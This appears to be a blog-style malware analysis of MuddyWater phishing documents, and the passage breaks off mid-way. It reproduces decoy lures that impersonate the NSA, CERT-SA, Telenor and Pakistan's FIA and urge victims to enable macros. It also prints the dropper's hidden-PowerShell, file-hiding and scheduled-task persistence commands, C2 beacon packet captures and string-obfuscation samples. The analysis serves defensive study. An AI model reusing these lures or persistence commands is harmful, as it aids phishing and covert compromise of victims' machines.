UDURRANI


MUDDYWATER

There are plenty of articles and blogs on this subject. I just wanted to take a quick look and cover some of the encoding techniques used. The whole thing looks very simple and straightforward. Very basic encoding techniques are being used. Its fascinating how a simple piece of document can do so much damage. I think attackers are using simple and legitimate methods, to bypass corporate security these days.

HACK SIMPLE

POWER OF MACRO

Initially victims received macro enabled Microsoft documents. Documents looked very legitimate. Let’s look at some of them.



TOP SECRET

Memorandum

NSA | CSS


National Security Agency | Central Security Service

This Document is in protected view

Follow the Steps to view Documents

1. Open the document in a Microsoft Office. Previewing online is not available for protected documents view.
2. If this document was downloaded from your email, please click “Enable Editing” from the yellow bar above.
3. Once you have enable editing, please click “Enable Content” from the yellow bar above.

- National Security Agency
- 9800 Savage Rd., Suite 6272
- Ft. George G. Meade, MD 20755-6000
- 301-688-6311



CERT.sa

المركز الوطني الإرشادي لأمن المعلومات
COMPUTER EMERGENCY RESPONSE TEAM

Document in a Protected Mode Please Active Enable Content For Unlock View


CERT-SA المركز الوطني الإرشادي لأمن المعلومات

لمحة:

المركز الوطني الإرشادي لأمن المعلومات بهيئة الاتصالات وتقنية المعلومات، هو
مركز غير ربحي يهدف إلى رفع مستوى الوعي والمعرفة بأخطار أمن المعلومات،
ويعمل بالتعاون مع أعضائه وشركائه على تنسيق جهود الوقاية والتصدي
للأخطار والحوادث المتعلقة بالأمن الإلكتروني في المملكة العربية السعودية.

رؤيتنا:

أن تكون المرجعية الموثوق بها لأمن المعلومات في المملكة العربية السعودية.




telenor

This Document is in protected view

Follow the Steps to view Documents

1. Open the document in a Microsoft Office. Previewing online is not available for protected documents view.
2. If this document was downloaded from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enable editing, please click "Enable Content" from the yellow bar above.




FEDERAL INVESTIGATION AGENCY

MINISTRY OF INTERIOR

This Document is in protected view

Follow the Steps to view Documents




This Document is in protected view

Follow the Steps to view Documents


Once the macro is being executed, it calls a script engined like WSCRIPT, POWERSHELL to communicate to the C2 server, exfiltrate data and downloads tools for further data theft.


WHAT DOES THE MACRO DO?


Here is the flow i.e. when document is opened and macro is executed.




```
"C:\Windows\System32\WScript.exe" "C:\Users\Public\Documents\system.vbs"

Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell.exe -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -file C:\Users\Public\Documents\system.ps1"
objShell.Run command,0
Set objShell = Nothing

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -file C:\Users\Public\Documents\system.ps1
"C:\Windows\system32\attrib.exe"  +s +h C:\Users\Public\Documents\system.vbs
"C:\Windows\system32\attrib.exe"  +s +h C:\Users\Public\Documents\system.ps1
"C:\Windows\system32\schtasks.exe"  /Create /RU system /SC ONLOGON /TN Microsoft\WindowsOptimizationsService /TR "wscript C:\Users\Public\Documents\system.vbs" /F
```








```
=========================== (UDURRANI) =================================

(LAYER: 4)
s_port: 53 |d_port: 64369 |len=64369
    7B 88 81 80 00 01 00 05 00 00 00 00 03 72 61 77        {..?.........raw
    11 67 69 74 68 75 62 75 73 65 72 63 6F 6E 74 65        .githubuserconte
    6E 74 03 63 6F 6D 00 00 01 00 01 C0 0C 00 05 00        nt.com..........
    01 00 00 00 05 00 17 06 67 69 74 68 75 62 03 6D        ........github.m
    61 70 06 66 61 73 74 6C 79 03 6E 65 74 00 C0 37        ap.fastly.net..7
    00 01 00 01 00 00 00 05 00 04 97 65 00 85 C0 37        ...........e...7
    00 01 00 01 00 00 00 05 00 04 97 65 40 85 C0 37        ...........e@..7
    00 01 00 01 00 00 00 05 00 04 97 65 80 85 C0 37        ...........e?..7
    00 01 00 01 00 00 00 05 00 04 97 65 C0 85              ...........e..
```




```
========================= (UDURRANI) ==============================
(DATA PUSH!) IS COMING FROM 172.16.177.134     TO IP ADDRESS 151.101.0.133
       PORT INFORMATION (49212, 443)
       SEQUENCE INFORMATION (4236200140, 2435397669)

       |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
       (178)
    16 03 01 00 77 01 00 00 73 03 01 5A 14 55 2B EB        ....w...s..Z.U+.
    F4 1F 78 27 00 08 73 25 B5 BE 59 69 1D 0A E1 21        ..x'..s%..Yi...!
    1C 32 05 6A C8 19 BA F1 FC A1 A2 00 00 18 00 2F        .2.j.........../
    00 35 00 05 00 0A C0 13 C0 14 C0 09 C0 0A 00 32        .5.............2
    00 38 00 13 00 04 01 00 00 32 00 00 00 1E 00 1C        .8.......2......
    00 00 19 72 61 77 2E 67 69 74 68 75 62 75 73 65        ...raw.githubuse
    72 63 6F 6E 74 65 6E 74 2E 63 6F 6D 00 0A 00 06        rcontent.com....
    00 04 00 17 00 18 00 0B 00 02 01 00                    ............
```

By looking at the flow one can see that the payload is dropping two files called system.ps1 and system.vbs. Its also trying to change the attributes of the file i.e. trying to hide them. Scheduling a task is used for persistence.




```
"C:\Windows\System32\WScript.exe" "C:\Users\Public\Documents\system.vbs"

Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell.exe -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -file C:\Users\Public\Documents\system.ps1"
objShell.Run command,0
Set objShell = Nothing

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -file C:\Users\Public\Documents\system.ps1
"C:\Windows\system32\attrib.exe"  +s +h C:\Users\Public\Documents\system.vbs
"C:\Windows\system32\attrib.exe"  +s +h C:\Users\Public\Documents\system.ps1
"C:\Windows\system32\schtasks.exe"  /Create /RU system /SC ONLOGON /TN Microsoft\WindowsOptimizationsService /TR "wscript C:\Users\Public\Documents\system.vbs" /F
```

Some of the binaries downloaded are powershell scripts converted to PE files by using PS2EXE tool.




```
"ArabicBrowserFont.exe", 0
"CredentialForm", 0
"ik.PowerShell", 0
"CREDUI_INFO", 0
"CREDUI_FLAGS", 0
"CredUIReturnCodes", 0
```




```
"ReadKeyForm", 0
"PS2EXEHostRawUI", 0
"PS2EXEHostUI", 0
"PS2EXEHost", 0
```

Let's look at the this flow:




DNS




```
(LAYER: 4)
s_port: 53 |d_port: 57664 |len=57664
    E8 60 81 80 00 01 00 01 00 00 00 00 08 69 74 63         .`.?........itc
    64 75 62 61 69 03 6E 65 74 00 00 01 00 01 C0 0C         dubai.net.......
    00 01 00 01 00 00 00 05 00 04 D0 49 CF EC               ...........I..
```

GET




```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.134      TO IP ADDRESS 208.73.207.236
        PORT INFORMATION (49389, 80)
        SEQUENCE INFORMATION (3698204773, 4040427148)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (365)
    47 45 54 20 2F 61 63 74 69 6F 6E 2F 63 6F 6E 74         GET /action/cont
    61 63 74 5F 67 74 63 2E 70 68 70 3F 63 3D 50 32         act_gtc.php?c=P2
    46 6A 64 47 6C 76 62 6A 31 79 5A 57 64 70 63 33         FjdGlvbj1yZWdpc3
    52 6C 63 69 5A 6B 59 58 52 68 50 56 59 77 62 45         RlciZkYXRhPVYwbE
    39 4D 56 6B 70 50 54 6B 56 46 65 46 4A 45 5A 45         9MVkpPTkVFeFJEZE
    70 55 56 46 70 4E 54 32 70 77 62 57 49 79 4F 44         pUVFpNT2pwbWIyOD
    5A 50 61 6C 6B 77 54 46 64 4B 63 47 52 49 64 7A         ZPalkwTFdKcGRIdz
    4A 4D 61 6B 56 31 54 6E 70 5A 64 30 31 49 65 45         JMakV1TnpZd01IeE
    35 68 56 30 35 35 59 6A 4E 4F 64 6C 70 75 55 57         5hV055YjNOdlpuUW
    64 57 4D 6D 78 31 57 6B 63 35 4D 32 4E 35 51 54         dWMmx1Wkc5M2N5QT
    4E 4A 52 56 5A 31 5A 45 64 57 65 57 4E 49 53 6E         NJRVZ1ZEdWeWNISn
```

3-way handshake



```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.177.134      TO IP ADDRESS 208.73.207.2
36
        PORT INFORMATION (49389, 80)
        SEQUENCE INFORMATION (3698204772, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 208.73.207.236      TO IP ADDRESS 172.16.177.1
34
        PORT INFORMATION (80, 49389)
        SEQUENCE INFORMATION (4040427147, 3698204773)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                   ..


=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.134      TO IP ADDRESS 208.73.207.236
        PORT INFORMATION (49389, 80)
```


ArabBrowserFont.exe -> WSCRIPT -> POWERSHELL -> C2Server



```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.134      TO IP ADDRESS 208.73.207.236
        PORT INFORMATION (49389, 80)
        SEQUENCE INFORMATION (3698204773, 4040427148)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (365)
    47 45 54 20 2F 61 63 74 69 6F 6E 2F 63 6F 6E 74         GET /action/cont
    61 63 74 5F 67 74 63 2E 70 68 70 3F 63 3D 50 32         act_gtc.php?c=P2
    46 6A 64 47 6C 76 62 6A 31 79 5A 57 64 70 63 33         FjdGlvbj1yZWdpc3
    52 6C 63 69 5A 6B 59 58 52 68 50 56 59 77 62 45         RlciZkYXRhPVYwbE
    39 4D 56 6B 70 50 54 6B 56 46 65 46 4A 45 5A 45         9MVkpPTkVFeFJEZE
    70 55 56 46 70 4E 54 32 70 77 62 57 49 79 4F 44         pUVFpNT2pwbWIyOD
    5A 50 61 6C 6B 77 54 46 64 4B 63 47 52 49 64 7A         ZPalkwTFdKcGRIdz
    4A 4D 61 6B 56 31 54 6E 70 5A 64 30 31 49 65 45         JMakV1TnpZd01IeE
    35 68 56 30 35 35 59 6A 4E 4F 64 6C 70 75 55 57         5hV055YjNOdlpuUW
    64 57 4D 6D 78 31 57 6B 63 35 4D 32 4E 35 51 54         dWMmx1Wkc5M2N5QT
    4E 4A 52 56 5A 31 5A 45 64 57 65 57 4E 49 53 6E         NJRVZ1ZEdWeWNISn
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 208.73.207.236      TO IP ADDRESS 172.16.177.134
        PORT INFORMATION (80, 49389)
        SEQUENCE INFORMATION (4040427148, 3698205084)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (250)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 54 75 65 2C 20 32 31 20 4E         .Date: Tue, 21 N
    6F 76 20 32 30 31 37 20 31 39 3A 31 33 3A 31 39         ov 2017 19:13:19
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70          GMT..Server: Ap
    61 63 68 65 0D 0A 4B 65 65 70 2D 41 6C 69 76 65         ache..Keep-Alive
    3A 20 74 69 6D 65 6F 75 74 3D 35 2C 20 6D 61 78         : timeout=5, max
    3D 31 30 30 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E         =100..Connection
    3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 54 72         : Keep-Alive..Tr
    61 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67 3A         ansfer-Encoding:
    20 63 68 75 6E 6B 65 64 0D 0A 43 6F 6E 74 65 6E          chunked..Conten
    74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D         t-Type: text/htm
    6C 3B 20 63 68 61 72 73 65 74 3D 55 54 46 2D 38         l; charset=UTF-8
    0D 0A 0D 0A                                             ....
```


The initial GET request has base64 text, lets try to decode it.



```
> ./b64 P2FjdGlvbj1yZWdpc3RlciZkYXRhPVYwbE9MVkpPTkVFeFJEZEpUVFpNT2pwbWIyODZPalkwTFdKcGRIdzJMakV1TnpZd01IeE5hV055Yj
NOdlpuUWdWMmx1Wkc5M2N5QTNJRVZ1ZEdWeWNISnBjMlVnZkVNNlhGZHBibVJ2ZDNNNk9qRTNNaTR4Tmk0eE56Y3VNVE0wTFRFd0xqQXVNQzR4T0Rn
PQ 2
************************************************

[ ?action=register&data=V0lOLVJONEExRDdJTTZMOjpmb286OjY0LWJpdHw2LjEuNzYwMHxNaWNyb3NvZnQgV2luZG93cyA3IEVudGVycHJpc2
UgfEM6XFdpbmRvd3M6OjE3Mi4xNi4xNzcuMTM0LTEwLjAuMC4xODg ]

> ./b64 V0lOLVJONEExRDdJTTZMOjpmb286OjY0LWJpdHw2LjEuNzYwMHxNaWNyb3NvZnQgV2luZG93cyA3IEVudGVycHJpc2UgfEM6XFdpbmRvd3
M6OjE3Mi4xNi4xNzcuMTM0LTEwLjAuMC4xODg 2
************************************************

[ WIN-RN4A1D7IM6L::foo::64-bit|6.1.7600|Microsoft Windows 7 Enterprise |C:\Windows::172.16.177.134-10.0.0.1 ]
```


<u>Its double encoded using base64 encoding.</u>

Now let's get to the powershell script. There are multiple methods used in the powershell, all very straightforward though. Here is a screen shot of different variables shown encoded and decoded



```
.Charset = Chr(101 Xor 16) & Chr(122 Xor 14) & Chr(116 Xor 18) & "-" & "8"

        DECODES TO: utf-8

.DataType = Chr(100 Xor 6) & Chr(109 Xor 4) & Chr(99 Xor 13) & Chr(34 Xor 12) & Chr(100 Xor 6) & Chr(106 Xor 11) & C
hr(119 Xor 4) & Chr(102 Xor 3) & "6" & "4"

        DECODES TO: bin.base64
```

Another example, once again is simple base64 encoded:




```
> ./b64 JiggJEVOdjpQdUJsSWNbMTNdKyRFTnY6cHViTGljWzVdKyd4JykgKCAiICQoIHNlVCAgJ29GUycgICcnICkgIisgW3NUUmluR10oICcxMDEwMDBHMTAx
MDAwPDEwMDExMU0xMDAwMDAxXzEwMDAwMTBHMTAxMDExMXIxMTExMDExcjEwMDEwMDFHMTAwMDExMGIxMTEwMDAwbzExMDAwMS0xMTEwMDAwfTExMTExMDFyMTAw
MDAwcTExMTEwMWIxMDAwMDB9MTAxMDAwXzEwMDExMX0xMDEwMTFiMTAwMTExRzEwMTAwMTBxMTEwMDAwcjExMDExMH0xMTExMDExLTExMDAwMUcxMTExMTAxbzEx
MTEwMTFvMTEwMTAxXzExMTExMDE8MTExMTAxMV8xMTAwMTByMTExMTEwMS0xMTExMDExcjExMDAxMXIxMTExMTAxbzExMTEwMTFHMTEwMTAwcjExMTExMDFiMTEx
